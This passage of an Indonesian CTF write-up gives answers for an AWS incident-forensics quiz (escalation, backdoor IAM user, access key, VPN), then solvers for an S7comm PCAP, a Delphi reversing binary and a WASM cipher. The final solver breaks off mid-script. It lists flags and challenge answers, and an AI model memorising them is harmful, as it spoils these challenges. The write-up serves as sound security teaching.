Required Format: YYYY-MM-DD HH:MM:SS UTC  
Your Answer: $ █
```

Event `iam:AttachRolePolicy` yang melampirkan `AdministratorAccess` tercatat di `event\_history.json` pada `08:03:53 UTC`.

Pertanyaan Selanjutnya


```
Question #16:  
16. What is the full ARN of the compromised principal?  
Required Format: arn:aws:iam::123456789012:identity/example  
Your Answer: $ █
```

jika kita lihat di `event\_history.json`, role yang dikompromis memiliki ARN adalah
arn:aws:iam::888751817624:role/7sfetcher-ec2-role

Pertanyaan Selanjutnya

```
Question #17:  
17. What IAM user was created for persistence?  
Required Format: example-user  
Your Answer: $ █
```

Setelah mendapat privilege penuh, attacker membuat IAM user baru untuk persistence dengan nama yang terkesan sah yaitu backup-service
Nama ini dipilih untuk menyamarkan aktivitas sebagai proses backup rutin.

Pertanyaan Selanjutnya

```
Question #18:  
18. When was the backdoor user created?  
Required Format: YYYY-MM-DD HH:MM:SS UTC  
Your Answer: $ █
```

Event `iam:CreateUser` untuk user `backup-service` tercatat di `event\_history.json` pada `08:06:30 UTC`.

Pertanyaan Selanjutnya

```
Question #19:  
19. What is the backdoor user's access key ID?  
Required Format: AKIA1A2B3C4D5E6F7G8H  
Your Answer: $ █
```

Sebeanrnya ktia bisa search format AKIA nanti cuman ada 2j adi coba satu satu hehe tapi kalau penjelasannya gini

Setelah user dibuat, attacker memanggil ``iam:CreateAccessKey``. Access Key yang dihasilkan adalah AKIA453N4QOMBEBA3ZXM

Prefix ``AKIA`` menandakan itu adalah long-term access key.

Pertanyaan Selanjutnya

```
Question #20:  
20. What policy was attached to the backdoor user?  
Required Format: PolicyName  
Your Answer: $ █
```

Sama seperti escalation sebelumnya, user ``backup-service`` juga diberikan AdministratorAccess untuk memastikan akses permanen dan tidak bergantung pada role sementara.

Pertanyaan Selanjutnya

```
Question #21:  
21. When was the backdoor user first used?  
Required Format: YYYY-MM-DD HH:MM:SS UTC  
Your Answer: $ █
```

Dari ``event_history.json``, event pertama yang menggunakan ``AKIA453N4QOMBEBA3ZXM`` (credentials user ``backup-service``) tercatat pada ``08:08:58 UTC``.

Pertanyaan Selanjutnya

```
Question #22:  
22. What is the CloudTrail event ID for the backdoor user's first activity?  
Required Format: 12345678-1234-1234-1234-123456789abc  
Your Answer: $ █
```

Event ID dari aktivitas pertama backdoor user dalam `event\_history.json` adalah 3aa2c32d-da06-44ec-af4d-1728604155d5

Pertanyaan Selanjutnya

```
Question #23:  
23. What VPN provider did the attacker use?  
Required Format: Provider Name  
Your Answer: $ █
```

IP attacker `149.88.103.44` merupakan salah satu IP dari Proton VPN. Hal ini bisa diverifikasi melalui WHOIS/ASN lookup yang menunjukkan ownership IP tersebut ke infrastruktur Proton AG.

Pertanyaan Selanjutnya

```
Question #24:  
24. How long did the attack take from initial access to persistence?  
Required Format: n minutes  
Your Answer: $ █
```

Dari initial access `07:42:27` hingga persistence `08:06:30`, durasi total adalah 24 menit.

Untuk AI yang ku pakek itu cuman buat solver script auto send biar aku ga cape harus copy paste jawaban yang lama oke terimakasih

```
Required Format: Provider Name
Your Answer: Status: Correct!

Question #24:
24. How long did the attack take from initial access to persistence?
Required Format: n minutes
Your Answer: Status: Correct!

=====
Congratulations!
Flag: CJ2025{i_cant_clear_xaleid_scopix_pls_help_ea25a5410b12}
=====
[*] Got EOF while reading in interactive
$ exit
$
```

FLAG:

CJ2025{i_cant_clear_xaleid_scopix_pls_help_ea25a5410b12}

S7

 **S7**

321 pts

Author: **aseng**

Someone from the outside intercepted network traffic from PT Jawaara Whenyah Siemens S7 PLC that's part of a critical industrial system of the institution. The operators suspect the actor has been secretly **reading data** from the PLC's memory.

Fortunately, the actor doesn't consider the safe OPSEC of the MiTM activity that was executed, leaving a raw TCP PCAP file in one of our OT engineer desktop.


[Download Attachment](#)  **s7_s7-dist.zip**

This challenge has been solved

Submit Flag

di berikan file pcap yang dimana kita harus mencari flagnya.

How To Solve




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
2	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
3	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
4	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
5	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
6	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
7	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
8	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
9	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
10	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
11	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
12	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
13	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
14	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
15	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
16	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
17	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
18	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
19	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
20	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
21	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
22	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
23	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
24	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
25	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
26	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
27	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
28	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
29	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]

dari dalem file ini di berikan protocol s7comm adalah protokol milik siemens yang berjalan di antara pengontrol logika yang dapat di program (PLC) dari keluarga siemens S7-300/400

kalau kita lihat di dalem wireshark nya ada info yang tertulis **Job** dan **Ack_Data** yang dimana kalau kita cari job adalah sebagai pesan permintaan yang di kirim oleh pengendali ke pelaksana sedangkan kalau Ack_Data yang berfungsi sebagai paket balasan dari si pengendali jadi pelaksana memberi jawaban full ke pengendali.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
2	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
3	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]
4	0.000000	192.168.1.11	192.168.1.180	S7COMM	66	ROSTR:[Ack_Data] Function:[Read Var]
5	0.000000	192.168.1.180	192.168.1.11	S7COMM	71	ROSTR:[Job] Function:[Read Var]

nah disini kita lihat alur nya dari job ke ack_data itu berulang ulang bahwa pengendali mengirim ke pelaksana dan pelaksana memberi respon tersebut.



kalau kita follow tcp dari salah satu packet tersebut dia menghasilkan sebuah base64 tapi base64 yang tidak valid karena dia sudah beracak atau sudah berantakan tapi kita disini bisa merecon base64 tersebut dengan menggunakan script atau pun solver selain itu ga bisa.

saya akan jelaskan alur logika dari script nya kita akan mengambil dari packet Job (rosctr == '1') untuk melihat data yang di baca atau di tulis lalu mengambil nilai dari parameter di dalam packet job. karena ini adalah protocol S7Comm yang dimana alamat sering menggunakan format bit-addressing nilai nya itu akan di bagi dengan 8 supaya apa untuk kita mendapatkan index byte yang sebenarnya

lalu saya akan mengambil data dari pelaksana (rosctr == '3') packet Ack_Data yang dimana dia akan mengambil packet balasan tersebut lalu mengambil byte dari resp_data apa itu resp_data, resp_data adalah data yang berisi data aktual yang dikirim oleh PLC (*Programmable Logic Controller*) dan kita mengubah nya menjadi karakter ascii dan menyimpan nya ke dalam dictionary password_map sesuai dengan urutan index yang di dapatkan dari packet Job

lalu kita melakukan sorting: karakter karakter yang di kumpulkan di susun berdasarkan index sorted(password_map.keys()) kenapa ini di lakukan karena paket jaringan mungkin datang tidak berurutan makanya kita harus sorting

```
import pyshark
import binascii
import base64

cap = pyshark.FileCapture('challenge.pcap', display_filter='s7comm')

password_map = {}
current_offset = None

for pkt in cap:
    try:
        rosctr = pkt.s7comm.header_rosctr

        if rosctr == '1':
            if hasattr(pkt.s7comm, 'param_item_address'):
```

```

        addr = pkt.s7comm.param_item_address
        raw_offset = int(addr, 16)
        current_offset = raw_offset // 8

        elif rosctr == '3':
            if current_offset is not None and hasattr(pkt.s7comm,
'resp_data'):
                hex_val = pkt.s7comm.resp_data.replace(':', '')
                if hex_val and len(hex_val) >= 2:
                    try:
                        byte_val = binascii.unhexlify(hex_val[:2])
                        char_val = byte_val.decode('ascii', errors='ignore')
                        if char_val in
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" :
                            password_map[current_offset] = char_val
                    except:
                        pass
                current_offset = None

            except AttributeError:
                continue

ordered_chars = [password_map[k] for k in sorted(password_map.keys())]
correct_b64 = "".join(ordered_chars)

print("hasil base64 yang benar")
print(correct_b64)

print("\nhasil dari layers")
missing_padding = len(correct_b64) % 4
if missing_padding:
    correct_b64 += "=" * (4 - missing_padding)

data = correct_b64.encode()

for i in range(5):
    try:
        data = base64.b64decode(data)
        print(f"Layer {i+1}] ->", data)
    except Exception as e:
        print(f"Stop at layer {i+1}] {e}")
        break

```



```
...
hasil base64 yang benar
Q0oyMDI1e2M2YzI2MzFhYzA4YWJiYzM4YTU5MGJhOGVkJngwNDRhNjRmNmJmYTAXZjZlNGIyYTM0ZTI5ZDlkYzVhZGFjODB9

hasil dari layers
[Layer 1] → b'CJ2025{c6c2631ac08abbc38a590ba8ed68044a64f6bfa01f6e4b2a34e29d9dc5adac80}'
[Stop at layer 2] Incorrect padding
>>> |
```


dan kita ketemu flagnya dan juga ketemu base64 yang berhasil di recon

Flag :

CJ2025{c6c2631ac08abbc38a590ba8ed68044a64f6bfa01f6e4b2a34e29d9dc5adac80}


REVERSE

legacy-project




di berikan file portable executabel 32 bit untuk kita mendapatkan flagnya

How To Solve



oke disini kita cek dlu file nya ternyata ini adalah file portable executable 32 bit sekarang untuk mengetahui lebih lanjut kita cek ada apa aja di dalem file exe ini.



oke kita disini sudah masuk ke ida nya karena ini function nya banyak banget ga mungkin banget untuk kita cek 1 1 maka dari itu kita perlu mencari function utama nya dengan cara menggunakan fitur search.

```
; Attributes: library function noreturn bp-based frame

public start
start proc near
push    ebp
mov     ebp, esp
add     esp, 0FFFFFF0h
mov     eax, offset dword_5EBCB8
call    sub_412058
mov     eax, off_5FB8B4
mov     eax, [eax]
call    sub_5DDB8C
mov     eax, off_5FB8B4
mov     eax, [eax]
mov     dl, 1
call    sub_5DFB78
mov     ecx, off_5FB74C
mov     eax, off_5FB8B4
mov     eax, [eax]
mov     edx, ds:off_5EA39C
call    sub_5DDBA4
mov     eax, off_5FB8B4
mov     eax, [eax]
call    sub_5DD004
call    sub_40A76C
start endp
```

nah disini adalah function start logika nya. di sini lah titik entry point nya atau titik masuk dari seluruh aplikasi ini. namun bukan ini yang kita cari.

```
.text:005EA390 dd offset off_4010CC
.text:005EA39A dw 2
.text:005EA39C off_5EA39C dd offset _cls_UMain_TfrmMain ; DATA XREF: start+37↓r
.text:005EA39C
.text:005EA3A0 dd 2 dup(0)
.text:005EA3A8 dd offset word_5EA5C8
.text:005EA3AC dd offset byte_5EA70C
.text:005EA3B0 dd offset word_5EA5DA+1
.text:005EA3B4 dd offset word_5EA6B8
.text:005EA3B8 dd 0
.text:005EA3BC dd offset aTfrmmain ; "TfrmMain"
.text:005EA3C0 dd 474h
.text:005EA3C4 dd offset off_5C48F0
.text:005EA3C8 dd offset sub_408D88
.text:005EA3CC dd offset sub_408D90
.text:005EA3D0 dd offset sub_409090
.text:005EA3D4 dd offset sub_4CA478
.text:005EA3D8 dd offset sub_5D0024
.text:005EA3DC dd offset sub_5D0314
.text:005EA3E0 dd offset sub_4090B0
.text:005EA3E4 dd offset sub_5D4FD4
.text:005EA3E8 dd offset sub_408B58
.text:005EA3EC dd offset sub_408B70
.text:005EA3F0 dd offset sub_5D0380
.text:005EA3F4 _cls_UMain_TfrmMain dd offset sub_5482F0
.text:005EA3F4 ; DATA XREF: .text:off_5
.text:005FA3F4 : .text:005FA716↓n
```

pada section ini off_5EA39C dia mengarah ke sebuah aTfrmmain ini adalah sebuah class dan _cls_UMain_Tfrmmain ini adalah alamat awal dari VMT sub_5482F0, sub_5D1144 dan seterusnya Ini adalah method-method milik form. Beberapa adalah fungsi bawaan Delphi

```

1 int __fastcall sub_5482F0(int a1, int a2)
2 {
3     int result; // eax
4
5     sub_53FA7C(a1, a2);
6     result = sub_408F54(a2, off_527160);
7     if ( (_DWORD)result )
8         return (*(int (__fastcall **)(int, _DWORD))(*(_DWORD *)a2 + 124))(a2, *(_DWORD *)(a1 + 376));
9     return result;
10 }

```

pada function ini sub_53FA7C(a1, a2); dia melakukan pemanggilan function inherited. dan result = sub_408F54(a2, off_527160); adalah function type checking (is) di delphi.

oke saya hampir mengecek semua function. dan saya menemukan

```

1 int __usercall sub_5EB50C@eax(int a1@eax, int a2@ebx)
2 {
3     HWND v3; // eax
4     HWND v4; // eax
5     unsigned int v6[2]; // [esp-10h] [ebp-14h] BYREF
6     int *v7; // [esp-8h] [ebp-Ch]
7     int v8; // [esp-4h] [ebp-8h]
8     int v9; // [esp+0h] [ebp-4h] BYREF
9     int savedregs; // [esp+4h] [ebp+0h] BYREF
10
11     v9 = 0;
12     v8 = a2;
13     v7 = &savedregs;
14     v6[1] = (unsigned int)&loc_5EB5AC;
15     v6[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
16     __writefsdword(0, (unsigned int)v6);
17     sub_53CD10(*(_DWORD *)a1 + 1096), &v9);
18     if ( (unsigned __int8)sub_5EB880(a1, v9) )
19     {
20         sub_5EB858(a1, L"Correct.", 7864183);
21         v3 = (HWND)sub_547144(a1);
22         MessageBoxW(v3, L"Correct.", L"Legacy Project", 0x40u);
23     }
24     else
25     {
26         sub_5EB858(a1, L"Nope.", 8421631);
27         v4 = (HWND)sub_547144(a1);
28         MessageBoxW(v4, L"Nope.", L"Legacy Project", 0x10u);
29     }
30     __writefsdword(0, v6[0]);
31     v7 = (int *)&loc_5EB5B3;
32     return sub_40AA40(&v9);
33 }

```

dan saya menemukan function ini yang mana pada function ini dia menerima inputan kita yang menentukan flag yang benar atau bukan.

```

1 bool __fastcall sub_5EB880(int a1, int a2)
2 {
3     return (unsigned __int8)sub_5EB8AC(a1, a2) && (unsigned __int8)sub_5EB910(a1, a2);
4 }

```

pada function ini dia bertindak sebagai validator dia tidak mengecek secara langsung di sini tapi dia memberikan syarat mutlak bahwa dua pemeriksaan lain harus lulus semua.

kode asli dalam logika ini return (unsigned __int8)sub_5EB8AC(a1, a2) && (unsigned __int8)sub_5EB910(a1, a2); pada sub_5EB8AC(a1, a2) ini adalah pengecekan pertama dan sub_5EB910(a1, a2); ini adalah pengecekan ke dua. karena menggunakan operator && jika salah 1 function tersebut menghasilkan false maka program langsung memberikan pesan nope.

```
int __usercall sub_5EB910@<eax>(int a1@<eax>, int
a2@<edx>, int a3@<ebx>, int a4@<esi>)
```

```
{
    char v6; // zf
    unsigned int v8[2]; // [esp-14h] [ebp-24h] BYREF
    int *v9; // [esp-Ch] [ebp-1Ch]
    int v10; // [esp-8h] [ebp-18h]
    int v11; // [esp-4h] [ebp-14h]
    int v12; // [esp+0h] [ebp-10h] BYREF
    int v13; // [esp+4h] [ebp-Ch] BYREF
    int v14; // [esp+8h] [ebp-8h] BYREF
    int v15; // [esp+Ch] [ebp-4h] BYREF
    int savedregs; // [esp+10h] [ebp+0h] BYREF

    v13 = 0;
    v12 = 0;
    v11 = a3;
    v10 = a4;
    v9 = &savedregs;
    v8[1] = (unsigned int)&loc_5EB9C9;
    v8[0] = (unsigned
int)NtCurrentTeb()->NtTib.ExceptionList;
    __writefsdword(0, (unsigned int)v8);
    sub_53CD10(*(_DWORD *)(a1 + 1096), &v14);
    sub_40B880(a2, v14);
    if ( v6 )
    {
```

```

sub_5EBBD4(a1, *(_DWORD *)(a1 + 1132), &v13);
sub_40B880(
    v13,

```

```

L"FD2BD2F32F0A3BA7EDE0DC0F6F612D5FC75D42DD396553BCC99DA26
FC3E78312BDD25E4B20D8DCD642EBF613CA1C7D1AB6FD7F7315378424
63"

```

```

"F4A6F97379B57C63BD0EAE673A7FD4E4D5CE00E9EDFC22D54E9CB0DC
89");
}
else
{
    sub_5EBB40(a1, a2, &v15);
    sub_5EBBD4(a1, v15, &v12);
    sub_40B880(
        v12,

```

```

L"FD2BD2F32F0A3BA7EDE0DC0F6F612D5FC75D42DD396553BCC99DA26
FC3E78312BDD25E4B20D8DCD642EBF613CA1C7D1AB6FD7F7315378424
63"

```

```

"F4A6F97379B57C63BD0EAE673A7FD4E4D5CE00E9EDFC22D54E9CB0DC
89");
}
__writefsdword(0, v8[0]);
v9 = (int *)&loc_5EB9D0;
sub_40AAA0(&v12, 2);
sub_40AA40(&v14);
return sub_40DB3C(&v15, &byte_5EA374);
}

```

pada function ini adalah tempat dimana input kamu di eksekusi habis habisan sebelum di dibandingkan dengan sebuah kode rahasia yang sangat panjang.

```

pada code ini sub_53CD10(*(_DWORD *)(a1 + 1096), &v14);
// Mengambil teks dari EditText ke v14
sub_40B880(a2, v14); // Membandingkan input (v14) dengan
parameter a2

```

program mengambil apa yang kamu ketik variabel v14
sekarang berisis string yang kamu masukkan di kotak
input. ada rahasia besar perhatikan string
FD2BD2F32F0A3BA7EDE0DC0F6F612D5FC75D42DD396553BCC99DA26FC
3E78312BDD25E4B20D8DCD642EBF613CA1C7D1AB6FD7F731537842463
F4A6F97379B57C63BD0EAE673A7FD4E4D5CE00E9EDFC22D54E9CB0DC8
9

ini adalah target flag dalam bentuk yang sudah
terenkripsi atau terhash.dia membandingkan hasil olahan
input kamu dengan string hex ini

berikut adalah solver nya.

```
def solve():  
    target_hex =  
    "FD2BD2F32F0A3BA7EDE0DC0F6F612D5FC75D42DD396553BCC99DA26FC3E78312BDD25E  
4B20D8DCD642EBF613CA1C7D1AB6FD7F731537842463F4A6F97379B57C63BD0EAE673A7  
FD4E4D5CE00E9EDFC22D54E9CB0DC89"  
  
    base = 0xFFEF  
    seed = 0xFFF1  
    xor_key = 0xA55A  
  
    big_int = int(target_hex, 16)  
    flag = ""  
  
    while big_int > seed:  
        val = big_int % base  
        big_int = big_int // base  
  
        res_xor = val ^ xor_key  
  
        res_ror = ((res_xor >> 5) | (res_xor << 11)) & 0xFFFF  
  
        orig_word = (res_ror + 16657) & 0xFFFF  
        char_code = orig_word // 257
```

```
    flag = chr(char_code) + flag

    return flag

print(f"Flag: {solve()}")
```

```
... print(f"Flag: {solve()}")
...
Flag: CJ{D0_U_R3M3MB3R_ME2_C213CCA9D34CBF5B7B61}
>>>
```

Flag : CJ{D0_U_R3M3MB3R_ME2_C213CCA9D34CBF5B7B61}

Safe Extension

 **safe-extension**

371 pts

Author: **ryuk**

The title says it all.

Download Attachment  **safe-extension_safe-extension-dist.zip**

This challenge has been solved

Submit Flag

Rate this challenge

 **Recommended**

 **Not Recommended**

Leave a comment...

0 / 1000

Submit

TL;DR

- ambil ciphertext dari gistgithub
- cari blok (**export ...**) di bagian bawah file dan nnti ketemu (**export "encrypt_flag" (func 3)**). Ini berarti **Fungsi 3** adalah fungsi utamanya.
- WASM mengambil input (flag) sebesar 16 byte sekaligus dan membaginya menjadi dua buah *integer* 64-bit (Sebut saja **Lane 0** dan **Lane 1**). Lane 0 diisi 8-byte pertama, dan Lane 1 di-setup dengan cara di-XOR menggunakan sebuah konstanta: **5359133342026260323**.
- ada banyak sekali deklarasi konstanta **v128.const** seperti ini:

```
v128.const i32x4 0x74665f31 0x6f6e6763 0x736d5f63 0x4a5f7761
```
- Jika kita mengonversi hex tersebut ke ASCII (dengan *Little Endian*), kita mendapatkan teks: **1_ftcgno....** konstanta ini akan digunakan sebagai *Round Keys*. Ada

tepat 6 buah konstanta v128, yang berarti cipher ini berjalan dalam 6 Round.

- Di bawah setiap v128.const, terdapat sekumpulan instruksi matematika berulang:

```
i32.const 29
i64x2.shl      ;; Shift Left 29
...
i32.const 35
i64x2.shr_u     ;; Shift Right 35 (64 - 29 = 35, ini adalah operasi
Rotasi bit!)
v128.or         ;; OR menggabungkan hasil rotasi
...
i64x2.add       ;; Penjumlahan modular
i64.xor         ;; XOR
```

Algoritma ini adalah varian **ARX (Add-Rotate-XOR)** yang melakukan operasi berikut pada masing-masing lane 64-bit:
$$\text{NewState} = (\text{state} \lll 29) \wedge (\text{state} \lll 13) + (\text{state} \lll 43)$$

untuk menyelesaikan ini kita gunakan operasi xor kebalikan dari dirinya sendiri

$$(A \wedge B) = C \rightarrow C \wedge B = A$$

[solve.py](#)

```
import struct

def rotl64(x, n):
    return ((x << n) | (x >> (64 - n))) & 0xFFFFFFFFFFFFFFFF

def arx(v0, v1, k0, k1):
    v0 ^= k0
    v1 ^= k1
    v0 = ((rotl64(v0, 29) ^ rotl64(v0, 13)) + rotl64(v0, 43)) &
0xFFFFFFFFFFFFFFFF
    v1 = ((rotl64(v1, 29) ^ rotl64(v1, 13)) + rotl64(v1, 43)) &
0xFFFFFFFFFFFFFFFF
    return v0, v1

MASK64 = 0xFFFFFFFFFFFFFFFF
C1_X1 = 5359133342026260323
C1_X2 = 8029468862500462385
```

```

C2_X1 = 3868407533127303744
C2_X2 = 2127716910712711731
C3_X1 = 7934475894633863021
C3_X2 = -4345162716256398678 & MASK64
C4_X1 = 2481367013317624114
C4_X2 = -8434879455264235249 & MASK64
C5_X1 = -6507439647006574355 & MASK64
C5_X2 = 1186404462088015409
C6_X1 = 9129603647313868965
C6_X2 = -4942470658729450147 & MASK64

A1_K0, A1_K1 = 0x6f6e676374665f31, 0x4a5f7761736d5f63
A2_K0, A2_K1 = 0x1d872b41d59f6a33, 0x5ac13f44ae19dd71
A3_K0, A3_K1 = 0xc3b2e187fe4412aa, 0x739bc0884f127d5e
A4_K0, A4_K1 = 0x8af149d349bc210f, 0xe1dd77a1246f5398
A5_K0, A5_K1 = 0x1076f4928ab1ce31, 0x2f41a7cd3b5d19e2
A6_K0, A6_K1 = 0xbb68d11f49a3e55d, 0x6ec42ab708f13694

ct_hex =
"333f21388517bed822c17b91a48b38c0e4a141496f81bba52e0f523ad9bf95e365c03a533d08f335a6bf9a66806e2167"
target_bytes = bytes.fromhex(ct_hex)
target_blocks = [target_bytes[i:i+16] for i in range(0, len(target_bytes), 16)]

final_flag = b""

for blk in target_blocks:
    vA, vB = struct.unpack('<QQ', blk)

    L16_6 = vA
    L15_5 = vB

    L17_5 = L15_5 ^ C5_X2
    v0, v1 = arx(L15_5, L17_5 ^ C6_X1, A6_K0, A6_K1)
